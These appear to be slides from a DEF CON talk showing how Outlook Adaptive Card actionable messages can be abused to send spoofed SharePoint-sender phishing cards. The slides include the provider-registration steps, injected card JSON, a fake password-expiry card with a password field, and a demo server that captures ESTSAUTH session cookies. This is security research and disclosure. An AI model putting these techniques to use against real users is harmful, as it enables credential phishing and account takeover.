<RSAKeyValue>...</RSAKeyValue>

+ Add Public Key

Provide your own public key if you want to send signed card payloads.

☒ I accept the terms and conditions of the [App Developer Agreement](#) *

Cancel

Register Provider



Adaptive Cards – Registering a Provider

← Register New Provider

Register a new actionable message provider

Provider Information

Tenant ID

e8a089d1-aad8-4950-862d-61b002cb25d4

Provider ID (Originator)

029d9d85-039a-435d-9c2f-df1519e850b5

Provider Name *

DefCon Demo Provider

Is this a Power Automate Scenario? *

☒ Yes ☐ No

If Yes, AppId and AppIdUri are not required as they are fixed in the backend.

Scope *

TestUsers

Provider Logo Logo must be of type .png, .jpg or .gif and no greater than 60 KB.

Upload Logo

Scope *

TestUsers

✓ Test Users

Organization

Global



Adaptive Cards – Registering a Provider

Not validated

Only internal recipients

Publishing Information

Target Domains *

https://www.example.com

+ Add Domain

Sender email address from which actionable emails will originate *

any-sender@random-domain.com

+ Add Email

Test User Email Addresses *

internal-user@yt00ww.onmicrosoft.com

+ Add Test User

Public Keys (for signed cards)

<RSAKeyValue>...</RSAKeyValue>

+ Add Public Key

Provide your own public key if you want to send signed card payloads.

☒ I accept the terms and conditions of the [App Developer Agreement](#) *

Cancel

Register Provider



Adaptive Cards – Sending test email

GraphSpy

Compose Email

To redbyte@yt0ww.onmicrosoft.com

Subject Test Adaptive Card 1



```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<script type="application/adaptivecard+json">
{
  "type": "AdaptiveCard",
  "$schema": "https://adaptivecards.io/schemas/adaptive-card.json",
  "version": "1.0",
  "originator": "b2cd4702-a118-4be7-9b43-f1089df54a1d",
  "hideOriginalBody": true,
  "body": [

```

Attachments

Choose files No file chosen

Cancel Send



Adaptive Cards – Sending test email

Test Adaptive Card 1

 **TestAccount**



To:  Keanu Nys

Sun 26/07/2026 21:32

Your password has expired
Please update your password to continue using your account.

Next

 Reply

 Forward





Publishing Information

Target Domains *

<https://www.example.com>

Sender email address from which acti

no-reply@sharepointonline.com

Test User Email Addresses *

victim@example.com

```
{
  "message": "",
  "recipientEmails": [
    "AdeleV@yt0ww.onmicrosoft.com"
  ],
  "subject": "Your password expired!",
  "url":
    "https://yt0ww.sharepoint.com/SitePages/News-Post-Title-1.aspx",
  "pageItemId": 3,
  "scenarioTag": "SendPageByEmailStream",
  "pageContent":
    "{ \"htmlSnapshot\": |\"<html>\n\n<head>\n\n<meta http-equiv=|\"\"Content-Type|\"\" content=|\"\"text/html; charset=utf-8|\"\">\n\n<script type=|\"\"application/adaptivecard+json|\"\">\n\n(\n\n|\"\"type|\"\": |\"\"AdaptiveCard|\"\", \n\n|\"\"$schema|\"\": |\"\"https://adaptivecards.io/schemas/adaptive-card.json|\"\", \n\n|\"\"version|\"\": |\"\"1.0|\"\", \n\n|\"\"originator|\"\": |\"\"cc8. |\"\"af|\"\", \n\n|\"\"hideOriginalBody|\"\": true, \n\nbody|\"\": [\n\n{\n\n|\"\"type|\"\": |\"\"TextBlock|\"\", \n\n|\"\"text|\"\": |\"\"Your password has expired|\"\", \n\n|\"\"weight|\"\": |\"\"Bolder|\"\", \n\n|\"\"size|\"\": |\"\"Medium|\"\" \n\n}, \n\n{\n\n|\"\"type|\"\":
```



Publishing Information

Target Domains *

<https://www.example.com>

Sender email address from which acti

no-reply@sharepointonline.com

Test User Email Addresses *

victim@example.com

[illegible]

Your password expired!



SharePoint Online<no-reply@sharepointonline.com>



To: TestAccount;

Wed 29/07/2026 21:43

Cc: HR <hr@microsoft.com>

Your password has expired

Please update your password to continue using your account.


Next

← Reply

⏪ Reply all

→ Forward

Adaptive Cards – Sending to external user



```
{
  "ExtendedFieldURI": {
    "__type": "ExtendedPropertyUri:#Exchange",
    "PropertySetId": "e550b918-9859-47b9-8095-97e4e72f1926",
    "PropertyName": "IOpenTypedFacet.Com.Microsoft.Graph.MessageCard",
    "PropertyType": "String"
  },
  "Value":
    "{ \"SmtpAddressesSerialized\": \"{'Sender': 'no-reply@sharepointonline.com', 'To': ['AdeleV@yt0ww.onmicrosoft.com', 'knys@spotit.be'], 'Cc': ['hr@microsoft.com'], 'DeveloperDiagnosticsSerialized': {'Errors': ['Unknown originator, no config fetched.'], 'fos': []}}, 'DebugContext': {'Source': 'Exchange'}}\""}
}
```



Adaptive Cards – Using SharePoint's Provider ID

Bob The Builder wants to access 'Restricted Doc.docx'

SharePoint Online <no-reply@sharepointonline.com>
To: TestAccount Sun 26/07/

BB
Bob The Builder wants to access this file

 **Restricted Doc**
personal > ... > Restricted

 Can I have access to this file please? [Reply](#) ✓

What access should this person have?

☒ Edit—can make changes, share and download
☐ Review—can add comments and download
☐ View—can view and download
☐ Can't download—can view but not download

Add a note about your decision

[Decline request](#) [Give access](#)

[Manage requests](#)

 Microsoft

```
"sender": "no-reply@sharepointonline.com",  
"originator": "abd17b4b-e363-497a-90dc-a1a63b3b95c5",  
"adaptiveCardSerialized": {  
  "type": "AdaptiveCard",  
  "$schema": "http://adaptivecards.io/schemas/adaptive-card.json",  
  "version": "1.0",  
  "constrainWidth": true,  
  "padding": {  
    "top": "None",  
    "right": "None",  
    "bottom": "None",  
    "left": "None"  
  },  
  "body": [  
    {  
      "type": "Container",  
      "items": [  
        {  
          "type": "Text",  
          "text": "Can I have access to this file please?"  
        },  
        {  
          "type": "Text",  
          "text": "What access should this person have?"  
        },  
        {  
          "type": "List",  
          "list": [  
            {  
              "type": "Text",  
              "text": "Edit—can make changes, share and download" ,  
              "isSelectable": true  
            },  
            {  
              "type": "Text",  
              "text": "Review—can add comments and download" ,  
              "isSelectable": true  
            },  
            {  
              "type": "Text",  
              "text": "View—can view and download" ,  
              "isSelectable": true  
            },  
            {  
              "type": "Text",  
              "text": "Can't download—can view but not download" ,  
              "isSelectable": true  
            }  
          ]  
        },  
        {  
          "type": "Text",  
          "text": "Add a note about your decision" ,  
          "isMultiline": true  
        },  
        {  
          "type": "Text",  
          "text": "Decline request" ,  
          "isActionable": true  
        },  
        {  
          "type": "Text",  
          "text": "Give access" ,  
          "isActionable": true  
        }  
      ]  
    }  
  ]  
}
```



Adaptive Cards – Using SharePoint's Provider ID

Your password expired, external!

SO SharePoint Online<no-reply@sharepointonline.com>
To: AdeleV@yt0ww.onmicrosoft.com; Keanu Nys
Cc: HR <hr@microsoft.com>

Your password has expired

Please update your password to continue using your account.

Next

Reply Reply all Forward

Your password expired!

SO SharePoint Online<no-reply@sharepointonline.com> ☺ ...
To: ☒ TestAccount; ☒ Keanu Nys Wed 29/07/2026 21:43
Cc: HR <hr@microsoft.com>

Your password has expired

Please update your password to continue using your account.

FakeP@ssw0rd! *

Next

ⓘ Target URL is not allowed. ✕

Reply Reply all Forward



Adaptive Cards – Registering A Global Provider

← Register New Provider

Register a new actionable message provider

Provider Information

Tenant ID

Provider ID (Originator)

24()de

Provider Name *

SITicketProviderGlobal

Is this a Power Automate Scenario? *

☒ Yes ☐ No

If Yes, AppId and AppIdUri are not required as they are fixed in the backend.

Scope *

Global

Provider Logo Logo must be of type .png, .jpg or .gif and no greater than 60 KB.

Upload Logo



Adaptive Cards – Registering A Global Provider

Publishing Information

Target Domains *

<https://defaulte8a089d1aad84950862d61b002cb25.d4.environment.api.powerplatform.com>



<https://powerplatform.com>



powerplatform.com



<https://dev.redbyte.be>



+ Add Domain



Adaptive Cards – Registering A Global Provider

Sender email address from which actionable emails will originate *

info@spotit.be



knys@spotit.be



█@spotit.be



█@spotit.be



█@spotitsecurity.com



noreply@spotitsecurity.com



no-reply@sharepointonline.com



█@spotitsecurity.com



info@spotitsecurity.com



+ Add Email



Adaptive Cards – Registering A Global Provider



Scenario Details

Scenario Description *

The Adaptive Card shows the ticket summary (ID, subject, priority/category, owning queue, assigned engineer) and additional technical details in Outlook and submit a comment back to our ticketing portal via Action.Http, without leaving their mailbox. Comments are posted to the corresponding ticket so Spotit engineers can continue triage with customer context.

Detailed Instructions to Test Your Actionable Message *

6. Enter a test comment (e.g. Test comment from Microsoft review, please ignore) and click Submit comment.
7. Confirm that Outlook shows the success/refresh card response from our endpoint.
8. Repeat with the second sample payload [redacted] to confirm the same flow for a different ticket type.

Expected Daily Messages

10

Card Payloads (JSON samples)

```
{  "type": "AdaptiveCard",  "$schema": "http://adaptivecards.io/schemas/adaptive-card.json",  "version": "1.3",  "originator": "cc[redacted]@f",  "hideOriginalBody": true,
```

Please preview your cards on both desktop and mobile screens using our [Adaptive Cards Designer](#).

☐ Is your email promotional or has promotional intent or solicitation?

Which cloud environments would you like to deploy your actionable messages integration?

☒ WW (Worldwide) ☐ GCC High ☐ DOD

Contact Information

First Name *

Keanu

Last Name *

Nys

Email Address *

knys@spotit.be

Phone Number *

[redacted]

Information to Verify Your Actionable Messages

Screenshots (Optional)

The screenshot must have a resolution of 512w x 384h px and less than 300 kb in size. Supported formats: .png, .jpg, .jpeg, .gif

Screenshot 1	Screenshot 2	Screenshot 3	Screenshot 4	Screenshot 5
<button>Change</button>	<button>Upload</button>	<button>Upload</button>	<button>Upload</button>	<button>Upload</button>

Additional Comments

Additional Comments

ticket needs attention, [redacted]

The Adaptive Card shows the ticket summary (ID, subject, priority/category, owning queue, assigned engineer) and a short description of what happened. Recipients can expand additional technical details in Outlook and submit a comment back to our ticketing portal via Action.Http, without leaving their mailbox. Comments are posted to the corresponding ticket so Spotit engineers can continue triage with customer context.

☒ I accept the terms and conditions of the [App Developer Agreement](#) *

Cancel Register Provider



Adaptive Cards – Registering A Global Provider

My Providers

Manage your actionable message provider registrations

+ New Provider

Organization-scoped providers require approval from your tenant administrator

Provider Name	Scope	Status
SITicketProviderGlobal	Global	Pending
TestProvider	Test Users	Approved

My Providers

Manage your actionable message provider registrations

Organization-scoped providers require approval from your tenant administrator

Provider Name	Scope	Status	Token Type	Submitted
SITicketProviderGlobal	Global	Approved	AAD-PFAT	Jul 27, 2026
TestProvider	Test Users	Approved	AAD-PFAT	Jul 16, 2026

Verification details

This section is only applicable when your scope of submission to enable actionable messages is **Global**.

In this section, you need to provide details for Microsoft to verify the actionable message and the corresponding actions that are invoked from the email sent by your provider/service.

Additionally, send a valid email coming from your production servers (or a server with similar DKIM/SPF/From:/Return-Path: headers) including the markup to onboardoam@microsoft.com. This procedure will enable Microsoft to determine that the solution complies with all the guidelines and requirements listed in Registration Criteria.


- Make sure that the markup is correct prior to sending the email.
- Microsoft 365 removes all markup when forwarding an email. Do not forward the email but send it directly.

Registration criteria

Keep these criteria in mind when you submit your solution for approval for **Global** scope, since it can have a broad impact on users in Microsoft 365.



DEMO – Adaptive Card Phishing



```
root@debian-phishing:/opt/defcon34# python3 ./evil-adaptive-card-server
.py --port 5010 --proxy http://127.0.0.1:8080
Auth file does not exist yet. Creating it...
Auth file success does not exist yet. Creating it...
Using proxy: http://127.0.0.1:8080
Starting Flask application...
```


```
root@debian-phishing:/opt/defcon34# cat auth.json | jq .[-1].session_cookies
{
  "ESTSAUTH": "1.ARMb...
iMMi
deYY
eAuX
sQyU
M6UD
2EVN
MmAo
  "ESTSAUTHLIGHT": "+00...0",
  "ESTSAUTHPERSISTENT": "1.
Q3
k2l
H3l
```

```
Auth file: auth.json
Auth file success: auth-success.json
Access the alternating image endpoint at: http://127.0.0.1:5010/alternating-image
```


